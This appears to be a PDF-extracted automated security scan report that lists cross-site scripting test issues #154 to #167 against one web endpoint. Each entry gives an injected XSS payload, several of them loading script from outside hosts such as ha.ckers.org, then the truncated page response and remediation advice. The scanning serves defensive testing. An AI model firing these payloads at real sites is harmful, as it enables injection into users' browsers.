	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#154	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><<SCRIPT>alert("XSS");//<</SCRIPT></td></tr></table>	Name	Value	demouser@deepfence.io	<<SCRIPT>alert("XSS");//<</SCRIPT>
Name	Value				
demouser@deepfence.io	<<SCRIPT>alert("XSS");//<</SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#155				

Cross Site Scripting	
----------------------	--

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	<SCRIPT SRC=http://soapui.org/xss.js?

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID

CWE-79

Issue Number

#156

Scan

Cross Site Scripting

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	<SCRIPT SRC=//ha.ckers.org/.j>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,
```

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#157

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><IMG SRC="javascript:alert('XSS')"</td></tr></table>	Name	Value	demouser@deepfence.io	<IMG SRC="javascript:alert('XSS')"
Name	Value				
demouser@deepfence.io	<IMG SRC="javascript:alert('XSS')"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#158				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	<iframe src=http://soapui.org/scriptlet.html <
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#159	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#160	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'";alert('XSS');//</td></tr></table>		Name	Value	demouser@deepfence.io	'";alert('XSS');//
Name	Value					
demouser@deepfence.io	'";alert('XSS');//					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response					
CWE-ID	CWE-79					
Issue Number	#161					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Cross Site Scripting

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	</TITLE><SCRIPT>alert("XSS");</SCRIPT>

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#162

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');"></td></tr></table>	Name	Value	demouser@deepfence.io	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
Name	Value				
demouser@deepfence.io	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#163				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><BODY BACKGROUND="javascript:alert('XSS')"></td></tr> </table>	Name	Value	demouser@deepfence.io	<BODY BACKGROUND="javascript:alert('XSS')">
Name	Value				
demouser@deepfence.io	<BODY BACKGROUND="javascript:alert('XSS')">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#164				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><BODY ONLOAD=alert('XSS')></td></tr> </table>	Name	Value	demouser@deepfence.io	<BODY ONLOAD=alert('XSS')>
Name	Value				
demouser@deepfence.io	<BODY ONLOAD=alert('XSS')>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#165

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#166				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#167	

Scan	Cross Site Scripting	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	<BGSOUND SRC="javascript:alert('XSS');">
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 